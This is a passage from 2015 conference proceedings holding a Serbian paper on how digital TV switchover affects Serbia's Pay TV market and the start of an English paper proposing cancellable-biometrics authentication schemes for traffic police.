Sveukupni faktori koji karakterišu potencijal domaćeg tržišta i sve očekivane promene na istom u i nakon procesa digitalizacije pred domaće operatore postavljaju mnogo složenije zadatke od onih sa kojima se suočavaju operatori koji posluju u ekonomski razvijenijim zemljama.

## 2. REZULTATI I DISKUSIJA

### Digitalizacija – pojam, ciljevi i očekivani efekti

Pod pojmom digitalizacije podrazumevamo proces predstavljanja teksta, fotografije, TV slike, zvuka, trodimenzionalnog objekta u formi elektronskog (digitalnog) zapisa, tj. pretvaranje analognog zapisa u digitalnu formu, pri tom ne gubeći informacije u transformisanju. Vrši se sa ciljem stvaranja oblika informacija sa kojim kompjuter zna raditi, organizovati i prerađivati ga, odnosno stvaranje oblika informacije koji se može lako obrađivati.

Zahvaljujući digitalizaciji koja omogućava lakše korišćenje, obradu, čuvanje i razmenu digitalizovanih podataka svake vrste (muzike, slike, filmova, knjiga i dr.), došlo je do revolucije



E-mail: marijanavuk@telekom.rs
DOI: 10.15308/Synthesis-2015-62-66

u razvoju informacionih i komunikacionih tehnologija sto je doprinelo i ubrzanom razvoju digitalne televizije.

Nijedna etapa u dosadašnjem razvoju radija i televizije (prelazak sa mono na stereo zvuk ili sa crno-bele na TV u boji) nije napravila revoluciju kao digitalna TV koja sa sobom donosi mnoge prednosti i otvara put novim mogućnostima. Digitalno emitovana TV slika i ton su znatno otporniji na razne smetnje kojima su izloženi na putu od TV studija do kućnog prijemnika (atmoferske prilike, mehaničke barijere, industrija). Čak i veoma oštećen (degradiran) digitalni TV signal, odgovarajući TV prijemnik može da obradi i rekonstruiše. Time se uprkos uticajima smetnji, dobijaju visoko kvalitetni slika i zvuk na TV prijemniku. Dosadašnje emitovanje (analogno) podrazumevalo je: jedan TV kanal = jedan TV program, Dok digitalna televizija omogućava mnogo efikasnije korišćenje kapaciteta jednog TV kanala: jedan TV kanal = više TV programa. Zahvaljujući komprimovanju, digitalana TV omogućava da se na jednom kanalu emituje više raličitih TV programa, neki u visokoj HD, a neki u standardnoj SD rezoluciji. Pri tom je isti program moguće emitovati na više jezika, a da gledalac bira jezik ili prevod koji mu odgovara. Digitalizacija TV donosi mnogo širu društvenu korist i pruža prednosti koje daleko prevazilaze bolji prijem i kvalitetniju sliku i ton a koje obuhvataju: prilagođavanja sadržaja prema potrebama različitih ciljnih grupa, interaktivnost, kao i mogućnost pružanja usluga na zahtev, niže troškove emitovanja, itd.

Na osnovu navedenog može se zaključiti da su prednosti digitalne televizije višestruke. Korisnicima će digitalizacija omogućiti bolji kvalitet zvuka i slike, raznovrsniji sadržaj, više radio i televizijskih programa, nove usluge za osobe sa invaliditetom i za starije osobe, unapređene dodatne usluge, portabl i mobilni prijem programa, kao i konvergenciju usluga.

U Srbiji je predviđeno da se isključivanje analognog signala i prelazak na digitalno emitovanje TV programa sprovodi po fazama. Razlog za ovaj način prelaska na digitalno emitovanje uslovljen je veoma komplikovanom i složenom mrežom zemaljskih predajnika i zahteva angažovanje mnogih aktera, počev od Vlade, preko regulatornih tela, operatera, industrije i trgovaca, pa sve do građana. Osnovni problem predstavlja činjenica da ne postoji kompatibilnost između opreme za prijem analognog i digitalnog TV signala.

Plan prelaska na digitalno emitovanje će definisati rok od najviše šest meseci za potpuni prelazak sa analognog na digitalno emitovanje u svakom od prethodno određenih regiona. Vlada će obavestiti javnost najmanje devet meseci pre potpunog isključenja analognog signala u svakom od regiona.

Na teritoriji Republike Srbije moguće je planirati nekoliko mreža s nacionalnom pokrivenošću. Svaka mreža imaće odgovarajući multipleks. Dva multipleksa biće puštena u rad i popunjena tokom procesa prelaska u skladu s principima navedenim u daljem tekstu. Dodatni multipleksi biće pušteni u rad i popunjeni nakon prelaska pod uslovom da postoji tržišna potreba i da je to finansijski izvodljivo.

Multipleksi će se popunjavati programima koji se emituju u skladu sa zakonom koji uređuje oblast radiodifuzije, odnosno na osnovu dozvola za zemaljsko emitovanje koje je izdao RRA, uz poštovanje sledećih principa:

- programi javnog radiodifuznog servisa i imalaca dozvole za emitovanje televizijskog programa sa nacionalnim pokrivanjem nalaziće se u istom multipleksu;
- servisne zone iz postojećih dozvola za analogno emitovanje neće biti smanjene;
- protok podataka unutar multipleksa iznosi najmanje 2 Mb/s po pojedinačnom televizijskom programu koji se emituje u standardnoj rezoluciji (SDTV) i 5 Mb/s u visokoj rezoluciji (HDTV) u varijanti kodovanja sa konstantnim protokom, odnosno protok je obezbeđen korišćenjem odgovarajućeg statističkog multipleksera.

Dva multipleksa biće popunjena emiterima koji imaju dozvolu za nacionalno emitovanje i lokalnim, odnosno regionalnim kanalima koji imaju dozvolu izdatu od strane RRA za određene regije. Očekivani krajnji efekti digitalizacije sa aspekta pružaoca usluga su mogućnost prilagođavanja sadržaja prema potrebama različitih ciljnih grupa, interaktivnost, kao i mogućnost pružanja usluga na zahtev, niže troškove emitovanja i konvergenciju usluga. Državi će digitalizacija omogućiti efikasnije korišćenje radio-frekvencijskog spektra, upotrebu oslobođenog dela spektra za nove usluge, promociju razvoja tehnologije i nova radna mesta, unapređenu konkurenciju i više mogućnosti za unapređenje stvaralaštva i očuvanje kulturnog identiteta. Istovremeno, prelazak na digitalno emitovanje uvešće red u etru budući da će mesto u multipleksima biti omogućeno samo emiterima sa važećim dozvolama za emitovanje programa.

## Presek stanja *Pay* TV tržišta u Republici Srbiji

Ekspanzija distribucije multimedijalnih sadržaja na domaćem tržištu započeta je pre 15-tak godina, masovnom pojavom kablovskih sistema distribucije sadržaja, praćene satelitskom distribucijom, organizovanim ulaskom na tržište svetskih brendova kada su u pitanju TV i radio kanali i masovnim priključenjem korisnika.

Prvih nekoliko godina razvoja tržišta u ovoj oblasti karakreriše visok stepen konkurentnosti, beskompromisna borba od strane većine operatora za zauzimanje tržišta, bez mnogo fer play-a i poštovanja pravila i moglo bi se reći pod parolom da cilj opravdava sredstva, što će odrediti odnos snaga koji je i danas manje – više nepromenjen kada je reč o domaćem tržištu distribucije multimedijalnih sadržaja.

Tek na polovini pomenutog petnaestogodišnjeg razvojnog perioda ova oblast se uvodi u ozbiljnije regulatorne okvire i danas je u svim važnijim segmentima regulisana, sa izuzetkom određenih oblasti za koje još uvek ne postoje adekvani mehanizmi i optimalna rešenja.

Prema zvaničnom izveštaju Republičke agencije za elektronske komunikacije (RATEL) za 2013. godinu u Srbiji postoje 94 registrovana operatora od kojih većina pruža usluge distribucije multimedijalnog sadržaja (RATEL, 2014). Najveći broj operatora usluge pruža putem KDS-a (Kablovsko Distributivni Sistem) koji ujedno pokrivaju i najveći deo tržišta, određeni deo tržišta pokriven je satelitskim distributivnim sistemima, sa primetnim porastom distribucije putem IPTV tehnologije.


Ponuda operatora uglavnom je bazirana na velikom broju televizijskih i radio kanala sa emitovanjem programa uživo, uz izuzetak nekoliko velikih operatora koji u ponudi imaju i specijalizovane tematske digitalne pakete *(Pay TV*) i servise tipa Video na zahtev, kao i objedinjene pakete usluga od strane operatora koji za to imaju tehničke mogućnosti. Cene usluga su uglavnom ujednačene bez obzira na primenjenu tehnologiju distribucije.

Tržišno učešće operatora po broju pretplatnika u 2013. godini prikazano je na sledećoj slici 1.

Prema izveštaju Ratel-a broj korisnika usluge distribucije multimedijalnih sadržaja u 2013. Godini iznosio je oko 1,55 miliona što je za 7,6% više nego u 2012. godini. Penetracija Pay TV servisa je oko 62% u odnosu na ukupan broj domaćinstava u Srbiji (RATEL, 2014).



DOI: 10.15308/Synthesis-2015-62-66




Slika 1. Tržišno učešće Pay TV operatora u 2013. godini

Prihod od usluga distribucije multimedijalnog sadržaja u 2013. godini iznosio je 13,2 milijarde što je za 6,7% više nego prethodne godine (RATEL, 2014). Rast prihoda prvenstveno je posledica stalnog povećanja broja korisnika, poboljšanja kvaliteta i uvođenja novih usluga, ali i kao posledica povećanja cene mesečne pretplate.

Imajući u vidu navedene podatke nesumnjivi zaključak je da se radi o ozbiljnom tržišnom segmentu sa respektabilnim brojem priključenih korisnika i još respektabilnijim prihodima koji se u ovoj oblasti ostvaruju.

Uzevši u obzir činjenicu da je dostignuta penetracija od 62% i da se nepokriveni segment tržišta uglavnom odnosi na ruralna područja u kojima za sada ne postoji tehnička mogućnost realizacije *Pay* TV servisa primenjenim tehnologijama, bilo da se radi o nemogućnosti pružanja servisa kroz postojeću infrastrukturu ili neisplativosti stvaranja tehničkih uslova kroz izgradnju potrebne infrastrukture u ovim područjima, u ovom trenutku prostor za rast u domenu prikjučenja novih korisnika je sve manji, a posebno novih korisnika na kablovskoj inftastrukturi, bilo da se radi o KDS-u ili IPTV-u. Ako uključimo i sve druge relevantne tržišne faktore koji karakterišu kretanja u ovoj oblasti dolazi se do zaključka da je tržište distribucije multimedijalnih sadržaja u svom sadašnjem obliku ušlo u početnu fazu zasićenja i da je glavni budući izazov operatora zapravo zadržavanje postojećih korisnika, iznalaženje modela za privlačenje korisnika sa konkurentskih mreža, kao i modela za pridobijanje korisnika iz za sada nepokrivenog segmenta tržišta.

## Procena uticaja digitalizacije na izmenu *Pay* TV tržišta u Republici Srbiji

U poslednjoj deceniji strukture lokalnih tržišta se dinamično menjaju usled stalnog tehnološkog napredka koji za posledicu ima konstantnu pojavu novih platformi za distribuciju multimedijalnih sadržaja do krajnjih korisnika, kao i pojavu novih učesnika – pružaoca usluga u ovom tržišnom segmentu. Svako tržište je različito i određeno je nizom faktora koji međusobno svojim uzročno posledičnim vezama određuju poslovni ambijent i tržišna kretanja. Da bi se sagledao pravac u kome će se kretati domaće *Pay* TV tržište na koje će predstojeća digitalizacija nesumnjivo imati uticaj i da bi se bar okvirno utvrdio stepen uticaja digitalizacije na ovaj tržišni segment nakon uvođenja digitalizacije neophodno je izvršiti detaljne analize pažljivo odabranih parametara koji u najvećoj meri mogu dovesti do promena u tržišnoj strukturi. Procena uticaja digitalizacije na izmenu domaćeg *Pay* TV tržišta primenjena u ovom radu bazirana je na nekoliko osnovnih parametara:

**Demografski podaci za Republiku Srbiju** - ovi podaci su od izuzetne važnosti za procenu potencijalne izmene strukture Pay TV tržišta nakon digitalizacije imajući u vidu da je digitalizacija prvenstveno usmerena na deo tržišta, odnosno na domaćinstva koja u ovom trenutku primaju televizijski signal

| Broj stanovnika u RS po popisu od 2011. godine | Procenat ruralnih domaćinstava u ukupnom broju domaćinstava | Procenat ruralnih površina u ukupnoj teritoriji RS |
|---|---|---|
| 7.182.862 | 41,25 | 85 |
| Ukupna površina teritorije RS (km²) | Urbane površine (km²) | Ruralne površine (km²) |
| 77474 | 11621,1 | 65852,9 |
| Broj domaćinstava u RS | Broj domaćinstava u urbanim područjima RS | Broj domaćinstava u ruralnim područjima RS |
| 2.497.187 | 1.467.097,36 | 1.030.089,64 |
| Broj domaćinstava po km² | Broj domaćinstava u urbanim područjima po km² | Broj domaćinstava u ruralnim područjima po km² |
| 32,23258125 | 126,2442766 | 15,64228208 |

Tabela1. Demografski podaci za Republiku Srbiju prema Republičkom zavodu za statistiku:Ruralna domaćinstava i ruralna površina teritorije RS.
Izvor: http://webrzs.stat.gov.rs/WebSite/Public/PageView.aspx?pKey=162

| Karakteristike stanovništva | | Stopa aktivnosti | | Stopa zaposlenosti | | Stopa nezaposlenosti | |
|---|---|---|---|---|---|---|---|
| | | urbano | ruralno | urbano | ruralno | urbano | ruralno |
| Pol | muškarci | 66,10 | 73,10 | 54,30 | 64,80 | 17,90 | 11,30 |
| | žene | 53,40 | 52,00 | 43,10 | 43,50 | 19,20 | 16,30 |
| Obrazovanje | niže | 29,60 | 51,30 | 20,60 | 46,40 | 30,40 | 9,60 |
| | srednje | 63,10 | 70,30 | 50,40 | 59,20 | 20,10 | 15,80 |
| | visoko i više | 80,00 | 77,70 | 72,00 | 68,30 | 10,00 | 12,10 |
| Starosna kategorija | 15-24 | 25,30 | 32,70 | 14,60 | 19,90 | 42,00 | 39,20 |
| | 25-49 | 82,60 | 79,10 | 68,00 | 68,80 | 17,70 | 13,00 |
| | 50-64 | 45,00 | 56,60 | 38,60 | 52,70 | 14,20 | 7,00 |

Tabela 2. Osnovni indikatori tržišta rada za urbano i ruralno stanovništvo u RS
Izvor: http://webrzs.stat.gov.rs/WebSite/Public/PageView.aspx?pKey=162



DOI: 10.15308/Synthesis-2015-62-66


preko kućne, odnosno sobne antene. U Tabeli 1 dati su osnovni demografski podaci koji određuju ukupan potencijal tržišta i ukazuju na osnovne razlike između urbanih i ruralnih područja u demografskom smislu. U Tabeli 2 prikazani su osnovni indikatori rada u urbanom i ruralnom području. Uporedna analiza ruralnog i urbanog stanovništva pokazuje da postoje velike razlike između ove dve populacije. Gotovo svi indikatori nivoa životnog standarda ukazuju na lošiji životni standard ruralnog stanovništva.

**Ekonomski parametri** će odigrati značajnu ulogu na izmenu strukture tržišta, jer sa jedne strane određuju kupovnu moć stanovništva, što direktno utiče na stepen tražnje za konkretnim proizvodima i uslugama pa i multimedijalnim uslugama, a sa druge strane određuju poslovni ambijent i uslove poslovanja svih privrednih subjekta uključujući i operatore. U sledećoj tabeli dati su neki od najvažnijih ekonomskih faktora.

| | |
|---|---|
| Stopa nezaposlenosti | 20,3% (septembar 2014) |
| Prosečna potrošačka korpa | 66.068,71 dinara (avgust 2014) |
| Minimalna potrošačka korpa | 34.291,44 dinara (avgust 2014) |
| Prosečna zarada bez poreza i doprinosa | 45.610 dinara (avgust 2014) |
| Osnovna korpa ikt usluga | 3,50% prosečne zarade |
| Proširena korpa ikt usluga | 10,98% prosečne zarade |

Tabela 3. Ekonomski parametri
Izvor: Ministarstvo trgovine, turizma i telekomunikacija

**Način prijema radio i televizijskih programa na domaćem tržištu** u ovom trenutku i u periodu do uvođenja digitalizacije u priličnoj meri imaće uticaj na izmenu strukture tržišta nakon digitalizacije. Za očekivati je da će u periodu neposredno pre digitalizacije kao i u periodu neposredno nakon uvođenja digitalizacije doći do ukrupnjavanja tržišta, da će se smanjiti broj kablovskih operatora koji uslugu pružaju primenom analogne tehnologije. Takođe je za očekivati da će zbog promena koje se u etru očekuju nakon uvođenja digitalizacije doći i do izmena strukture ponude Pay TV operatora. Trenutna raspodela načina distribucije, odnosno prijema radio i televizijskih programa na domaćem tržištu data je na sledećoj slici.





Slika 2. Raspodela načina prijema TV programa na domaćem tržištu

**Parametri gledanosti televizijskih programa** su možda i najrespektabilniji skup parametara od kojih će u velikoj meri zavisiti i buduća struktura tržišnog segmenta distribucije radio i televizijskih programa. Na osnovu istraživanja koje je sproveo *AGB Nielsen Audience Measurement* u aprilu 2014. godine, gledanost nacionalnih emitera u Srbiji iznosi u proseku oko 204 minuta dnevno (AGB Nielsen, 2014). Na osnovu istog istraživanja utvrđeno je da je prosečno vreme praćenja televizije u Srbiji u aprilu iznosilo 5 sati i 20 minuta dnevno na osnovu čega dolazimo do podatka da je gledanost nacionalnih emitera u aprilu iznosila oko 60% od ukupnog vremena koje korisnici provode ispred TV ekrana.

Ukoliko se u obzir uzmu navedeni parametri kao i planirani postupak, dinamika i ciljevi buduće digitalizacije u izvesnoj meri može se doći do procene budućih tržišnih kretanja.

Imajući u vidu da plan prelaska na digitalno emitovanje predviđa rok od najviše šest meseci za potpuni prelazak sa analognog na digitalno emitovanje u ovom ne tako malom periodu očekuju se osetne promene tržišne strukture u ovom tržišnom segmentu. S obzirom na aktuelne ekonomske parametre kao i na podatke o učešću programa nacionalnih emitera u ukupnoj gledanosti svih televizijskih programa dostupnih korisniku vrlo je verovatno da će u šestomesečnom prelaznom periodu u određenoj meri doći do odliva *Pay* TV korisnika i njihovog prelaska digitalni terestrijani način prijema. Ovo se prvenstveno odnosi na korisnike koji primaju programe preko neke od raspoloživih tehnoligija – KDS, IPTV ili DTH. Procena navedenog pravca kretanja na *Pay* TV tržištu do kraja 2015. godine grafički je prikazana na Slici 2. Za određivanje stepena odliva broja korisnika sa *Pay* TV na digitalni terestrijalni prijem programa trebalo bi na relevantne parametre primeniti neku od poznatih matematičkih metoda i na takav način izvršiti prognozu stepena odliva što nije tema kojom se bavi ovaj rad.




Slika 3. Grafički prikaz tržišnog kretanja do kraja 2015. godine


Nakon isteka šestomesečnog prelaznog perioda procena je da će se desiti prelomni trenuutak ukoliko se u tom momentu pusti u rad jedan ili više komercijalnih multipleksa koji će za 32% tržišta po prvi put omogućiti u punom obimu sve multimedijalne adržaje u okviru servisa i usluga koji će u većoj meri do tog momenta biti privilegija Pay TV korisnika. Dva su moguća scenarija uvođenja u eksploataciju komersijalnih multipleksa:

- Scenario 1
  Osnovna pretpostavka ovog scenarija je da će se nakon prelaznog perioda, a u momentu pokretanja komercijalnih multipleksa Javno preduzeće Emisiona tehnika i veze pojaviti kao pružalac Pay TV servisa i na taj način ući u tržišnu utakmicu sa postojećim *Pay* TV operatorima. U slučaju da dođe do realizacije ovog scenarija trenutno aktivni *Pay* TV operatori bi u svakom slučaju bili onemogućeni da naprave upliv na do sada *Pay* TV servisom nepokvini tržišni segment, a u zavisnosti od strukture ponude i cenovne politike upliv bi se mogao dogoditi u obrnutom smeru.
- Scenario 2
  Osnovna pretpostavka scenarija je da će nakon prelaznog perioda, a u momentu pokretanja komercijalnih multipleksa Javno preduzeće Emisiona tehnika i veze



DOI: 10.15308/Synthesis-2015-62-66

staviti na raspolaganje ove resurse pod jednakim uslovima Pay TV operatorima za plasiranje njihovih ponuda ka do sada Pay TV servisima nepokrivenom tržišnom segmentu. U kom pravcu bi se u slučaju realizacije ovog scenarija menjalo Pay TV tržište i kog obima bi bile potencijalne promene u ovom momentu teško je predvideti. Nesumnjivo je da i do promena došlo i da bi one svakako bile u značajnoj meri. Grafički prikaz pretpostavljenog Scenarija 1 i Scenarija 2 dat je na Slici 4.




Slika 4. Grafički prikaz Scenarija 1 i Scenarija 2

## 3. REZIME

Prema Strategiji za prelazak sa analognog na digitalno emitovanje ratio i televizijskog programa građani će digitalizacijom dobiti bolji kvalitet zvuka i slike, raznovrsnije sadržaje, više radio i televizijskih programa, unapređene dodatne usluge kao i konvergenciju istih.

Pružaocima sadržaja će biti omogućeno prilagođavanje sadržaja prema potrebama ciljnih grupa, interaktivnost, mogućnost pružanja usluga na zahtev, niže troškove emitovanja kao i konvergenciju usluga. Državi će digitalizacija omogućiti efikasnije korišćenje radio-frekvencijskog spektra, upotrebu oslobođenog dela spektra za nove usluge, razvoj tehnologije i nova radna mesta, unapređenje konkurencije i uvođenje reda u etru. Ciljevi su visoki, aktivnosti su opsežne, a očekivanja su velika. Nakon 17. juna 2015. godine mnogo toga će se promeniti.

Obimom, kvalitetom i dinamikom pripremnih radnji za ovaj trenutak meriće se stepen ozbiljnosti tržišnih igrača merljivim rezultatom kroz njihovu buduću tržišnu poziciju. Od konkretnih aktivnosti svakoga od njih ponaosob i sposobnosti da se prilagode dolazećem tržišnom ambijentu zavisiće i stepen promena ovog tržišnog segmenta i obim izmene njegove strukture usled uvođenja digitalizacije.

## LITERATURA

AGB Nielsen. (2014). Gledanost nacionalnih emitera u Srbiji. Preuzeto sa http://www.agbnielsen.net/whereweare/dynPage.asp?lang=local&id=354&country=Serbia

Radojičić, V., Bakmaz, B., Veličković, S. (2013). Prognoziranje novih telekomunikacionih servisa. Beograd: Saobraćajni fakultet.

RATEL. (2014). Pregled tržišta telekomunikacija u Republici Srbiji u 2013. godini. Preuzeto 12.03.2015. sa http://www.ratel.rs/upload/documents/Pregled_trzista/Ratel%20Pregled%20trzista%202014.pdf

Republički zavod za statistiku. (2011). Popis stanovništva domaćinstava i satnova u Republici Srbiji. Preuzeto 12.03.2015 sa. http://webrzs.stat.gov.rs/WebSite/Public/PageView.aspx?pKey=162

RTS. (2014). Digitalizacija. Preuzeto 12.03.2015 sa http://www.rts.rs/page/rts/ci/Digitalizacija.html



DOI: 10.15308/Synthesis-2015-62-66

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIVACY FRIENDLY BIOMETRICS

## BIOMETRIJA PRIVATNOSTI

Milivoj Mrdaković, Saša Adamović
Faculty of Informatics and Computing, Singidunum University, Belgrade, Serbia

**Abstract:**
A wider use of biometric devices has led to a greater level of privacy loss. Numerous organizations have created centralized databases of individuals, which often go beyond the legal framework. When such data are compromised, it can mean a kind of "digital death" of an individual.
On the other hand, there is an increasing need for true random generated sequences (TRNG) that can serve as a unique crypto key of individuals. This paper incorporates the concept known as "revocable" or "cancellable biometrics" and offers schemes (in this particular case of traffic control) where biometric data become the specific guardian of one's personal identity, under a term "Privacy friendly biometrics".

**Key words:**
cancellable biometrics, revocable biometrics, security, encryption, authentication.

**Apstrakt:**
Sve šira upotreba biometrijskih uređaja uslovila je sve veći stepen gubitka privatnosti. Mnoge organizacije stvaraju centralizovane baze podataka o pojedincima, koje često izlaze van zakonskog okvira. Kada se podaci kompromituju, to može značiti svojevrsnu „digitalnu smrt" pojedinca.
Takođe, postoji sve veća potreba za potpuno slučajnim nizovima bita koji mogu poslužiti kao jedinstveni kripto-ključevi pojedinaca. Ovaj rad obuhvata i koncept poznat kao „opoziva" ili „otkaziva biometrija" (*cancellable, revocable)* i nudi šeme (u konkretnom slučaju kontrole saobraćaja), gde biometrijski podaci postaju specifični čuvar ličnog identiteta pojedinca, za koji je korišćen termin „biometrija privatnosti".

**Ključne reči:**
otkaziva biometrija, opoziva biometrija, bezbednost, šifrovanje, autentifikacija.

## 1. INTRODUCTION

Ever since 1890., when Samuel Dennis Warren and Louis Brandeis Dembitz published the article "*The Right to Privacy*" in the "*Harvard Law Review*", this topic hasn't lost its importance even though its concept has become increasingly challenged and reduced. After 9/11. and "*Patriot Act*" (2001), there has been a partial replacement of the concept of privacy – to security concept. Many critics of this position, such as a Roger Clark, Ph.D. (Australia), warn that "the issue of privacy is not an issue of secrecy but of control." It is worth noting that the issue of information privacy is not just a matter of protecting data, because data protection represents only part of the protection of privacy (Subotić, 2011).

As regards protection of privacy in the information age, it is necessary to emphasize that it is a very important concept of anonymity. Also, it has become very difficult to determine the required balance between anonymity and unequivocal authentication, so it is often a conflict of interest. While searching for a compromise, experts have developed the concepts of "*cancellable biometrics*", „*Privacy by Design*" (in Canada) *etc.*, which are the starting point of this paper.

All in all, the right to privacy is a fundamental right, which is protected by numerous international documents such as the *Universal Declaration of Human Rights, the International Convenant on Civil and Political Rights, Convention for the Protection of Human Rights and Fundamental Freedoms.*

## 2. AUTHENTICATION - GENERAL INFORMATION

**Authentication** (Greek: *αὐθεντικός* authentikos - real, genuine, from *αὐθέντης*, authentes, author) is an act of confirming the truth of an attribute of a single piece of data (datum) or an entity. Unlike identification related to the act of stating or otherwise indicating a claim purportedly attesting to a person or thing's identity, authentication is the process of actually confirming such identity (Wikipedia, 2015).

**Biometric authentication** is the process of authentication, which involves biometric readings. It is generally divided into two phases:

- *enrollment phase* (which means reading the biometric data of an individual, and creating templates for storage (in the case of revocable or cancellable biometrics), and
- *authentication* (or verification), which involves re-reading (re-creation of the template) and comparison with templates located in the database.

Biometric readings are rarely identical. They are dependent on the conditions of reading and technology used (device diversity). The template is an approximate representation of biometric data (transformed by some irreversible algorithm), and performance verification depends on how much was previously enrolled, with reference pattern being similar to the control one (Ang *et al.*, 2005).

Bearing in mind that authentication based on biometrics can provide irrefutable proof of the user's identity, and that during the life of an individual such data do not change, it is important to keep this information.

Authentication is the very beginning of the procedure that state officers do every day in relation to their citizens. In front of the counter officers, police officers, voting committee members (*etc.*) the "evidence that it's really you," includes a kind of identity card, driving licence, social security card, passport, and payment card, provincial or territorial ID card, contact or contactless, with or without radio Radio-frequency identification chip (RFID).

E-mail: milivoj.mrdakovic.12@singimail.rs
DOI: 10.15308/Synthesis-2015-67-70

There is a lot of sensitive data such as medical data, personal property data, bank account data, student index data, penalty points in the driving licence, *etc.*, that could disqualify or jeopardize a person in several life situations. Centralization of databases and profiling represent a direct attack on privacy, and thus, it is important to distribute databases with controlled access authorization. Also, identification documentation could be stolen, lost, or forgotten, but you "bring yourself with you", that is - biometrics, "something that you are".

## 3. RELATED WORKS

The following idea of privacy protection, and looking for renewable biometric readings, cancellable *or revocable biometrics* was born (Ratha *et al.*, 2007).

Cancellable biometrics means irreversible transformation and storage of biometric data in a "pattern" (or template). If the transformed version in database eventually gets compromised, it will not come to the privacy breach such as identity theft. Transformation is one of the methods that allows the possession of the transformed biometric information which does not reveal information about the actual biometric data.

Cancellable biometrics also provides a higher level of privacy, allowing many different templates from the original biometric data and therefore, the inability to link data stored in different databases (Ang *et al.*, 2005).

A somewhat different approach is the concept of ***Biometric Encryption*** *- (BE),* first introduced in the mid 90's by George J. Tomko, Colin Soutar, and Gregory J. Schmidt. It is a group of technologies (related to cancellable biometrics) that have two approaches:

- *key binding*, when an arbitrary key (*e.g.*, randomly generated) is securely bound to the biometric, and
- *key generation*, when a key is derived from the biometric (Cavoukian & Stoianov, 2009).

The main technological challenge is to have the same digital key again, despite natural variations in the input biometrics. Thus, there are three ways in which we can express the performance of a biometric system: FRR (*False Rejection Rate),* FAR (*False Acceptance Rate),* and GAR *(Genuine Acceptance Rate).*

Ong, Teoh and Connie (2007) have published in their work the information that there are algorithms with an extremely high level of genuine acceptance rate (GAR) accurate with 99, 83% , false acceptance rate (FAR) that weights to zero rate and false rejection rate (FRR) of 0.17%.

## 4. ASSUMPTIONS FOR THE PROPOSED PRIVACY FRIENDLY BIOMETRIC (PFB) SCHEMES

The necessary preconditions for successful functioning of the scheme are:

- Wireless security between the mobile biometric reader and remote database is completely safe. Data exchange is encrypted using (for example) the IPSEC Internet protocol.
- Physical security of wireless, mobile devices and database is also unquestionable. The device maintains the armed policeman who exceeds the device, and database objects are under the supervision and with limited access.
- Attack by "silicone finger" is impossible because of the presence of the policeman who controls the finger before reading.
- The readout image is "perfect". Reading can be repeated any number of times, in case of rejection of the system.

### THE PARTICULAR CIRCUMSTANCES – PROPOSED PFB SCHEME 1 (FIGURE 1)

Traffic police officer has a device that is in a secure wireless connection to the database. In the course of regulation and traffic control, the vehicle stops and starts the authentication process.

After the official greeting, friendly but authoritative, police officer requires that the driver provides information on his/her name and surname (driver does not even need driver's licence), and should position the index finger of his right hand on a mobile biometric reader at a designated place.

Then, the procedure starts by scanning and processing fingerprint, mainly based on the key points of minutiae of a fingertip. This result is binary template data A. It is sent to two addresses. One template copy is sent through transformation and results in changed template data A'. The second, untransformed copy (template) meets the first copy A' in the algorithm for transformation, where they are binding (fingerprint template A and A') and become irreversibly altered. (It can be said that there is a lock operation under the transformed biometric pattern – by non-transformed biometric template.)

After that, the wireless computer system, by tunneling, the ciphertext (A, A') which is actually a biometric key, arrives to a remote computer system that verifies that key, compares it with the deposited biometric keys. If verification process is successful, the system "unlocks" the appropriate minimum file with necessary data and sends them to a networked wireless biometric reader (to the police officer). If verification is negative, the officer receives a systemic message and repeats the process.

It is extremely important to note that after the transformation of both binary results (on a mobile browser), they are deleted from the remote reader memory. Any attacker, who „sniffs", *i.e.*, eavesdrops on traffic, captures completely unintelligible data.

The downside of this scheme would be the possibility of frequent rejection of results, which is naturally caused by variations in readings, but considering the existence of algorithms (which have already been mentioned) with high levels of accuracy, this can be overcome.

### THE SECOND SITUATION – PROPOSED PFB SCHEME 2 (FIGURE 2)

The first part of the second situation is identical to the first situation, up to the moment where the two binary results are hashed, instead of their algorithmic transformations. The hash value is sent through tunneling, and instead of biometric keys stored in databases, these hash values are actually "hash keys". They are compared and if the value is incorrect, the system acts as in the previous case.

### THE THIRD SITUATION – PROPOSED PFB SCHEME 3 (FIGURE 3)

The third situation is development of Ann Cavoukian and Alex Stoianov idea, and it technically differs from the first two. It implies the existence of a key generator (PRNG) to generate pseudo-random key. After biometric readings and obtaining a biometric template, it binds template through the algorithm of transformation of the biometric encryption (BE)[1] system. Such transformed pattern goes to the remote system where it continues through an algorithm to reconstruct the key. Server reconstructed key is used (and pattern is erased) and unlocks the required information.

1 More about Biometric encryption. (Cavoukian & Stoianov, 2009)



DOI: 10.15308/Synthesis-2015-67-70

